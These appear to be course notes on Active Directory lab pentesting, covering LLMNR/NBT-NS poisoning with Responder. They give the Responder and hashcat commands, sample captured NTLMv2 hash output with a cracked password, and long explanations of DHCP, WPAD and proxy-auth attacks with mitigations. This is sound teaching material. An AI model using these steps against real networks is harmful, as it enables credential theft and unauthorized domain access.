90.00 - Intro

The scenario here is: Imagine we are doing an assessment. What typically happens is, "we would be sending the client a laptop and on that laptop there is a VPN connection that when plugged in "phones" home. We are able to connect to that VPN connection and share that tunnel. So, then we can run these attacks while having the laptop without the need to travel on site." Heath Adams.


We are assuming we already have an initial access (Internal Pentesting). So, a computer/account/system has already been compromised/exploited. This would be the privilege scalation type of Pentesting in an Active Directory Domain.

Before starting exploiting the domain, we need to set our attack machine IP Address, in my case Kali Linux, to the same Network where our lab is set up. Meaning we need to set our IP Address to be in the same network as the Windows Server 2022 (Domain Controller), and the Client Machines. Make sure all machines (DC, Clients, and Attacker Machine) are set to NAT in the Virtual Machine settings.

First, check if your attacker machine is not already in the same network. If it is set to NAT in the Virtual Machine settings, then most likely it will be in the same network as the Domain. If you suspect you are, but you are not sure. Get the IP Address of the DC, and the Clients. Go to your attacker machine, and issue an arp scan. The command to do so in Kali Linux is : "#sudo arp-scan -l".

This will probe for machines in the same network, and will show the ones encountered. You should recognize the IP Addresses listed. Don't worry about .1, and .254 .

90.01 - LLMNR - Poisoning Overview




LLMNR Poisoning

Step 1: Run Responder

sudo responder –I tun0 -dwP

```
root@kali:~/Downloads# python /usr/share/responder/Responder.py -I tun0 -rdw -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

/!\ Warning: files/AccessDenied.html: file not found
/!\ Warning: files/BindShell.exe: file not found

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]
```

LLMNR Poisoning

Step 2: An Event Occurs...

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D00420033001001E00570049004E002D0050005200480034003900320052005100410046000
56000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100
6C0005001400530040D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
040002000000080030003000000000000000010000000020000234D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000
```

LLMNR Poisoning

Step 3: Get Dem Hashes


```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430

FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000
000000200080053004d00420033000100 1e00570049004e002d0050005200480034003900320052005100410046005600040014005300 4d004200
33002e006c006f00630061006c0003003400570049004e002d0050005200480034003900320052005100410046005600 2e0053004d00420033002
e006c006f00630061006c0005001400530 04d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030
003000000000000000010000000020000234d5dd50acc5817bf563c8c2c532cede6c7b288f5623e3055e34ec3de0f8d7f0a001000000000000000
0000000000000000000000009001a0063006900660073002f00310030002e0038002e0030002e00320000000000000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
```

LLMNR Poisoning

Step 4: Crack Dem Hashes

hashcat –m 5600 hashes.txt rockyou.txt

90.02 - LLMNR - Responder Overview

Responder is a popular open-source tool used in penetration testing to analyze and exploit vulnerabilities in network protocols. It is specifically designed to work in local area networks (LANs) and is highly effective in capturing and relaying credentials using various spoofing and poisoning techniques. Here's a detailed overview of what Responder is and how it works:

Overview of Responder

Responder is a tool developed by Laurent Gaffié that targets and exploits weaknesses in protocol implementations such as LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and MDNS (Multicast DNS) on a network. These protocols are often used in networks for name resolution when DNS fails, making them susceptible to certain types of attacks.

Key Features

- **Protocol Spoofing**: Responder can spoof several protocols to gather sensitive information. This includes LLMNR, NBT-NS, MDNS, DNS, and others. By pretending to be the legitimate responder to requests, the tool can capture valuable data.
- **Credential Harvesting**: One of the main goals of Responder is to capture hashes (e.g., NTLMv2 hashes) that can be used for offline cracking or pass-the-hash attacks. It does this by tricking clients into sending their authentication information to the attacker's machine.
- **HTTP/HTTPS Server**: Responder includes a built-in HTTP/HTTPS server that can capture credentials by serving fake authentication pages to unsuspecting users.
- **SMB Relay**: The tool supports SMB relay attacks, allowing attackers to relay captured credentials to another server to gain unauthorized access.
- **Support for Various Protocols**: Responder can interact with several protocols, including SMB, HTTP, HTTPS, FTP, LDAP, and others. This broad protocol support makes it versatile in various network environments.

How Responder Works


1. **Listening for Requests**: Responder listens for name resolution requests sent out by clients on the network. These requests are typically broadcast when a client cannot resolve a hostname using DNS.
2. **Spoofing Responses**: When a request is detected, Responder spoofs a response, pretending to be the legitimate server. For example, if a machine is looking for a particular service, Responder can pretend to be that service.
3. **Capturing Credentials**: Once the client believes it has connected to the correct server, it may send credentials for authentication. Responder captures these credentials, which can include NTLMv2 hashes or plaintext usernames and passwords, depending on the configuration of the network and the protocol used.
4. **Exploiting Captured Data**: After capturing credentials, attackers can use them in various ways. They might perform offline cracking to reveal plaintext passwords or use techniques like pass-the-hash to access other network resources without knowing the actual password.

Usage in Penetration Testing

Responder is widely used in penetration testing engagements to demonstrate the risks associated with weak protocol implementations and improper network configurations. Here's how it typically fits into a pentesting scenario:

- **Reconnaissance Phase**: During the reconnaissance phase, testers use Responder to identify hosts on the network that respond to LLMNR, NBT-NS, and MDNS queries.
- **Exploitation**: After identifying vulnerable hosts, Responder is used to capture and analyze authentication requests. This step might involve setting up specific attacks based on the network's characteristics, such as SMB relay or HTTP NTLM capturing.
- **Reporting**: The data captured by Responder is valuable for reporting vulnerabilities to clients, highlighting how attackers can exploit weak configurations to gain unauthorized access.

We are going to use Responder:



Flags used : -dwP

-d stands for DHCP

-w stands for WPAD

-P stands for "Proxy Auth". Description is "Forces NTLM (transparently)/Basic (prompt) authentication for the proxy. WPAD doesn't need to be ON.

-v this is for verbose. If you have already captured a particular hash, Responder wont show the captured hash, only that it is already stored. So, lets add this flag as well.

DHCP Overview:

Response 1

DHCP (Dynamic Host Configuration Protocol) is a network management protocol used to automate the process of configuring devices on IP networks, enabling them to use network services like DNS, NTP, and any communication protocol based on UDP or TCP. Here's an overview of DHCP, including its purpose, how it works, its components, and its benefits.

Overview of DHCP

Purpose

The primary purpose of DHCP is to assign IP addresses and other network configuration parameters to devices (clients) on a network automatically. This eliminates the need for network administrators to manually assign IP addresses to each device, reducing the potential for errors and simplifying network management.

Components

1. **DHCP Server:** A network server that automatically provides and assigns IP addresses, default gateways, and other network parameters to client devices.
2. **DHCP Client:** Any device that connects to the network and requests configuration information from the DHCP server. This includes computers, smartphones, printers, and any device that requires an IP address to function on a network.
3. **DHCP Relay Agent:** A network device that forwards DHCP requests from clients to servers when the clients and the server are not on the same physical subnet.
4. **DHCP Lease:** The period during which a DHCP server assigns an IP address to a client. Once the lease expires, the client must request a new IP address, although it often attempts to renew its existing lease before expiration.

How DHCP Works

Here's a step-by-step explanation of how the DHCP process typically works:

1. **Discover:** When a client device wants to join a network, it broadcasts a DHCP Discover message to identify any available DHCP servers.
2. **Offer:** The DHCP server receives the Discover message and responds with a DHCP Offer message, which includes an available IP address and other configuration details such as the subnet mask, gateway address, and DNS server addresses.
3. **Request:** Upon receiving an offer, the client sends a DHCP Request message back to the server, indicating its acceptance of the offered IP address.
4. **Acknowledge:** The server responds with a DHCP Acknowledgment (ACK) message, confirming the lease of the IP address to the client. The client can now use the IP address and other provided configurations to communicate on the network.
5. **Lease Renewal:** Before the lease expires, the client attempts to renew it by sending a DHCP Request message to the server, which can either extend the lease or assign a new IP address.

Key Features

- **Automatic IP Assignment:** DHCP automatically assigns IP addresses from a defined range (scope) to client devices on a network, eliminating the need for manual configuration.
- **IP Address Management:** DHCP dynamically manages IP address allocation, ensuring efficient use of available addresses and preventing conflicts.
- **Support for BOOTP:** DHCP is an extension of BOOTP (Bootstrap Protocol), providing backward compatibility for older devices and networks.
- **Support for Multiple Networks:** DHCP can manage multiple scopes and subnets, making it suitable for large and complex network environments.

Benefits of DHCP

1. **Simplicity:** DHCP simplifies the process of connecting devices to a network by automating IP address assignment and configuration, reducing administrative overhead.
2. **Efficiency:** Automatic IP address management prevents IP address conflicts and ensures efficient use of network resources.
3. **Scalability:** DHCP can support networks of any size, from small home networks to large enterprise environments with thousands of devices.
4. **Flexibility:** DHCP allows network administrators to change network configurations without manually updating each device, enabling easy adaptation to changing network requirements.
5. **Centralized Management:** DHCP servers centralize network configuration, making it easier to manage and monitor network settings.

Example Configuration

Here's an example of a basic DHCP configuration for a home network:

- **IP Address Range:** 192.168.1.100 to 192.168.1.200
- **Subnet Mask:** 255.255.255.0
- **Default Gateway:** 192.168.1.1
- **DNS Servers:** 8.8.8.8, 8.8.4.4
- **Lease Time:** 24 hours

DHCP Server Configuration Example

Here's a basic example of how to configure a DHCP server using a popular server like **ISC DHCP** on a Linux system. This example sets up a DHCP server for a simple local network.

ISC DHCP Configuration Example

1. **Install the DHCP Server**

   Install the ISC DHCP server package using a package manager. On a Debian-based system, use the following command:

   bash Copy code

   ```
   sudo apt-get install isc-dhcp-server
   ```

2. Edit the DHCP Configuration File

   Open the DHCP configuration file in a text editor. The file is usually located at `/etc/dhcp/dhcpd.conf`.

   ```bash
   sudo nano /etc/dhcp/dhcpd.conf
   ```

3. Define Global Settings

   Define global settings that apply to all subnets.

   ```plaintext
   # Global settings
   option domain-name "example.com";
   option domain-name-servers ns1.example.com, ns2.example.com;
   default-lease-time 600;
   max-lease-time 7200;
   ```

4. Configure a Subnet

   Configure a subnet, specifying the range of IP addresses to be assigned, the network mask, the default gateway, and other options.

   ```plaintext
   # Subnet configuration
   subnet 192.168.1.0 netmask 255.255.255.0 {
       range 192.168.1.100 192.168.1.200;
       option routers 192.168.1.1;
       option subnet-mask 255.255.255.0;
       option broadcast-address 192.168.1.255;
       option domain-name-servers 8.8.8.8, 8.8.4.4;
       default-lease-time 600;
       max-lease-time 7200;
   }
   ```

5. Assign Static IP Addresses (Optional)

   Optionally, assign static IP addresses to specific devices using their MAC addresses.

   ```plaintext
   # Static IP assignment
   host Printer {
       hardware ethernet 00:11:22:33:44:55;
       fixed-address 192.168.1.50;
   }
   ```

6. Start the DHCP Server

   Start the DHCP server using the following command:

   ```bash
   sudo service isc-dhcp-server start
   ```

7. Check the Status

   Check the status of the DHCP server to ensure it's running correctly:

   ```bash
   sudo service isc-dhcp-server status
   ```

8. Configure the DHCP Relay (Optional)

   If your DHCP server is on a different subnet than your clients, you may need to configure a DHCP relay agent to forward requests.

   ```plaintext
   # DHCP relay configuration
   interface eth0 {
       server 192.168.2.1;  # DHCP server IP address
       listen on 192.168.1.0;  # Subnet where the relay listens
   }
   ```

This configuration example demonstrates how to set up a DHCP server to provide dynamic IP address allocation for a simple network, with optional static IP assignments for specific devices.

Security Considerations

While DHCP is a convenient and powerful protocol, it does have some security considerations:

- **DHCP Spoofing:** Attackers can set up rogue DHCP servers to provide malicious configurations to clients, potentially redirecting traffic or capturing sensitive information. Implementing DHCP Snooping on network switches can mitigate this risk.
- **IP Address Exhaustion:** Without proper management, a network could run out of available IP addresses if leases are not reclaimed promptly. Proper lease management and monitoring can help prevent this issue.
- **Lack of Authentication:** DHCP lacks built-in authentication mechanisms, making it vulnerable to unauthorized devices requesting IP addresses. Network Access Control (NAC) solutions can help enforce authentication before assigning IP addresses.

Conclusion

DHCP is an essential protocol for modern networks, providing efficient and automated management of IP addresses and configurations. By understanding its operation and benefits, network administrators can effectively manage their networks and ensure seamless connectivity for all devices.

Key Features of DHCP

1. **Automatic IP Address Assignment:** DHCP automatically assigns IP addresses to devices (clients) on a network, reducing the need for manual configuration.
2. **Centralized Management:** Network administrators can manage all IP address allocations from a central DHCP server, simplifying the administration of large networks.
3. **Configuration Parameters Distribution:** Besides IP addresses, DHCP can also assign other network configuration parameters, such as subnet masks, default gateways, DNS servers, and more.
4. **Lease Concept:** DHCP assigns IP addresses based on leases, meaning each IP address is assigned for a specific period. When the lease expires, the client must request a renewal, which helps in the efficient reuse of IP addresses.

How DHCP Works

The DHCP process consists of several steps, often summarized by the acronym DORA:

1. **Discovery:** When a device connects to a network, it broadcasts a DHCPDISCOVER message to identify available DHCP servers.
2. **Offer:** DHCP servers on the network respond with a DHCPOFFER message, offering an IP address to the client.
3. **Request:** The client responds to the first DHCPOFFER it receives with a DHCPREQUEST message, indicating that it has accepted the offer.
4. **Acknowledgment:** The DHCP server confirms the lease assignment with a DHCPACK message. At this point, the client can use the assigned IP address and network configuration parameters.

DHCP Packet Structure

A DHCP packet is structured similarly to a BOOTP packet, with additional options to support DHCP functionalities. Key fields in a DHCP packet include:

- **op:** Message type (1 for request, 2 for reply)
- **htype:** Hardware address type (e.g., Ethernet)
- **hlen:** Hardware address length (e.g., 6 for Ethernet)
- **hops:** Number of relay agent hops from client to server
- **xid:** Transaction ID, a random number chosen by the client
- **secs:** Seconds elapsed since client began address acquisition
- **flags:** Flags, including a broadcast flag
- **ciaddr:** Client IP address (if already assigned)
- **yiaddr:** 'Your' (client) IP address
- **siaddr:** IP address of the next server to use in the bootstrap process
- **giaddr:** Relay agent IP address
- **chaddr:** Client hardware address
- **sname:** Optional server host name
- **file:** Boot file name

Benefits of DHCP

- **Simplifies Management:** Reduces the administrative burden of manually configuring IP addresses.
- **Prevents IP Conflicts:** Automatically manages IP address allocation, minimizing conflicts.
- **Flexibility:** Easily accommodates network changes, such as adding or removing devices.
- **Scalability:** Supports large networks with dynamic address allocation and reallocation.

Common DHCP Configuration Options

- **IP Address:** The unique address assigned to the client.
- **Subnet Mask:** Defines the network and host portions of the IP address.
- **Default Gateway:** The router that forwards traffic to destinations outside the local network.
- **DNS Servers:** Servers that resolve domain names to IP addresses.
- **Lease Time:** Duration for which the IP address is leased to the client.

DHCP Security Considerations

While DHCP simplifies network management, it also introduces some security concerns:

- **DHCP Snooping:** Protects against rogue DHCP servers by validating DHCP messages received from untrusted sources.
- **IP Address Allocation Attacks:** Attackers can exhaust the available pool of IP addresses by flooding the network with bogus DHCP requests.
- **Man-in-the-Middle Attacks:** Rogue DHCP servers can provide malicious configuration information to clients, redirecting their traffic for interception or manipulation.

Conclusion

DHCP is a vital protocol for the dynamic management of IP addresses and network configurations. It greatly simplifies the administration of networked devices, reduces the risk of IP address conflicts, and adapts to changes in the network environment. By automating the configuration process, DHCP allows network administrators to efficiently manage and scale their networks while ensuring that devices can easily connect and communicate.

WPAD:

WPAD (Web Proxy Auto-Discovery) is a protocol that allows network clients to automatically discover proxy configuration settings, such as the address of a proxy server. WPAD is commonly used in enterprise environments to simplify the process of configuring web browsers to use proxy servers.

However, WPAD is vulnerable to certain attacks, particularly when combined with DHCP and DNS spoofing. A rogue WPAD proxy server attack can intercept and manipulate network traffic, leading to severe security risks. Here's a detailed explanation of how WPAD works, the risks involved, and how to mitigate these risks.

How WPAD Works

1. **Automatic Proxy Discovery**: WPAD allows devices to automatically locate and configure a proxy server by looking for a specific file, typically called `wpad.dat`, hosted on a web server. This file contains the proxy configuration script.
2. **Discovery Mechanisms**:
   - **DHCP**: WPAD clients can request the location of the `wpad.dat` file using DHCP option 252.
   - **DNS**: WPAD clients perform DNS lookups for the hostname `wpad` in their local domain to find the proxy configuration file.
3. **Proxy Auto-Configuration (PAC) File**: The `wpad.dat` file is essentially a Proxy Auto-Configuration (PAC) file containing JavaScript that instructs the browser on how to route traffic through the proxy server.

WPAD Rogue Proxy Server Attack

In a rogue proxy server attack, an attacker exploits WPAD to redirect network traffic through a malicious proxy server. Here's how such an attack might occur:

Attack Steps

1. **Network Access**: The attacker gains access to a target network, often via a wireless connection or through compromised devices.
2. **DHCP Spoofing**: The attacker sets up a rogue DHCP server to provide WPAD information (using option 252) that points to a malicious proxy server.
3. **DNS Spoofing**: Alternatively, the attacker uses DNS spoofing to respond to DNS queries for `wpad.<domain>` with the IP address of the rogue server.
4. **Serving Malicious PAC File**: The attacker's server hosts a malicious `wpad.dat` file that contains instructions to route traffic through the attacker's proxy.
5. **Interception and Manipulation**: As clients unknowingly configure themselves to use the rogue proxy, the attacker intercepts, monitors, and potentially manipulates network traffic.

Potential Impacts

- **Data Interception**: Sensitive information such as usernames, passwords, and cookies can be captured.
- **Traffic Manipulation**: The attacker can alter the content of web pages, inject malware, or redirect users to phishing sites.
- **Credential Harvesting**: Attackers may capture authentication credentials for various services.
- **Malware Distribution**: The rogue proxy can deliver malware to clients by redirecting legitimate downloads to malicious files.

Mitigating WPAD Rogue Proxy Attacks

To protect against WPAD rogue proxy attacks, consider the following countermeasures:

Disable WPAD

- **Disable WPAD in Browsers**: Manually configure browsers to use specific proxy settings rather than relying on automatic discovery.
- **Disable WPAD in Operating Systems**: Ensure that WPAD is disabled in network settings on all devices.

Network Security

- **DHCP Snooping**: Implement DHCP snooping on network switches to prevent unauthorized DHCP servers from operating on the network.
- **DNS Security**: Use DNSSEC to protect against DNS spoofing and ensure the integrity of DNS responses.
- **Network Segmentation**: Isolate guest networks from critical infrastructure to reduce attack vectors.

DNS and DHCP Configuration

- **Restrict WPAD Hostnames**: Configure DNS to not resolve the `wpad` hostname in your domain or use wildcard DNS entries that point to legitimate servers only.
- **Secure DHCP Servers**: Ensure only authorized DHCP servers are running and configure them to provide legitimate WPAD information or none at all.

User Awareness and Training

- **Educate Users**: Train employees about the risks of connecting to untrusted networks and the importance of secure web browsing practices.

Monitoring and Detection

- **Network Monitoring**: Continuously monitor network traffic for signs of rogue DHCP and DNS activities.
- **Intrusion Detection Systems (IDS)**: Deploy IDS to detect and alert on suspicious network behavior related to WPAD.

Conclusion

While WPAD provides a convenient way to manage proxy settings, it also introduces vulnerabilities that can be exploited by attackers through rogue proxy server attacks. By understanding how WPAD works and implementing robust security measures, organizations can mitigate the risks associated with WPAD and protect their networks from potential threats.

ProxyAuth Overview:

Purpose of the `-P` Flag

The `-P` or `--ProxyAuth` flag in Responder is designed to capture proxy authentication attempts by leveraging the WPAD protocol. Here's how it works:

- **WPAD Exploitation**: WPAD is a protocol that allows clients on a network to automatically discover and configure proxy settings. When the `-P` flag is enabled, Responder sets up a rogue WPAD server to respond to WPAD queries from client machines.
- **Proxy Authentication Capture**: By responding to WPAD queries, Responder provides a proxy configuration that points to itself. When clients attempt to use the rogue proxy, they send their authentication credentials (such as NTLM hashes) to Responder.
- **Credential Harvesting**: The captured credentials can then be used for further attacks, such as offline password cracking or pass-the-hash attacks, allowing the attacker to gain unauthorized access to network resources.

How the `-P` Flag Works

Here's a step-by-step breakdown of what happens when you use the `-P` flag with Responder:

1. **Responder Setup**: You start Responder with the `-P` flag to enable proxy authentication capturing.

   bash Copy code

   ```
   sudo python3 Responder.py -I eth0 -P
   ```

   Replace `eth0` with your network interface.

2. **WPAD Response**: Responder listens for WPAD requests from clients and responds with a malicious proxy configuration pointing to the attacker's machine.
3. **Client Configuration**: When a client machine attempts to access the internet or network resources, it uses the provided proxy settings. The browser or application sends proxy authentication credentials to the rogue proxy (Responder).
4. **Credential Capture**: Responder captures the proxy authentication credentials, typically NTLM hashes, for further exploitation.
5. **Analysis and Exploitation**: The attacker analyzes the captured credentials to crack passwords or perform other attacks on the network.

Mitigating WPAD and Proxy Auth Attacks


To protect against attacks using WPAD and rogue proxy servers, consider the following security measures:

1. **Disable WPAD**: If WPAD is not required, disable it on all network clients and browsers to eliminate the attack surface.
2. **Secure Proxy Configurations**: Use manual proxy configurations or authenticated proxies that do not rely on automatic discovery.
3. **Implement DNS Security**: Use DNSSEC to secure DNS responses and prevent spoofing attacks.
4. **Enable Network Segmentation**: Isolate sensitive areas of the network to limit the impact of potential attacks.
5. **Educate Users**: Train users to recognize suspicious network behavior and report potential security incidents.
6. **Monitor Network Traffic**: Regularly monitor network traffic for anomalies that may indicate a rogue proxy or unauthorized WPAD responses.
7. **Deploy Security Solutions**: Use intrusion detection systems (IDS) and other security solutions to detect and alert on potential WPAD exploitation attempts.

90.03 - LLMNR - Capturing Hashes with Responder

At this point, we need to have all machines up and running.

We are going to capture password hashes with Responder.



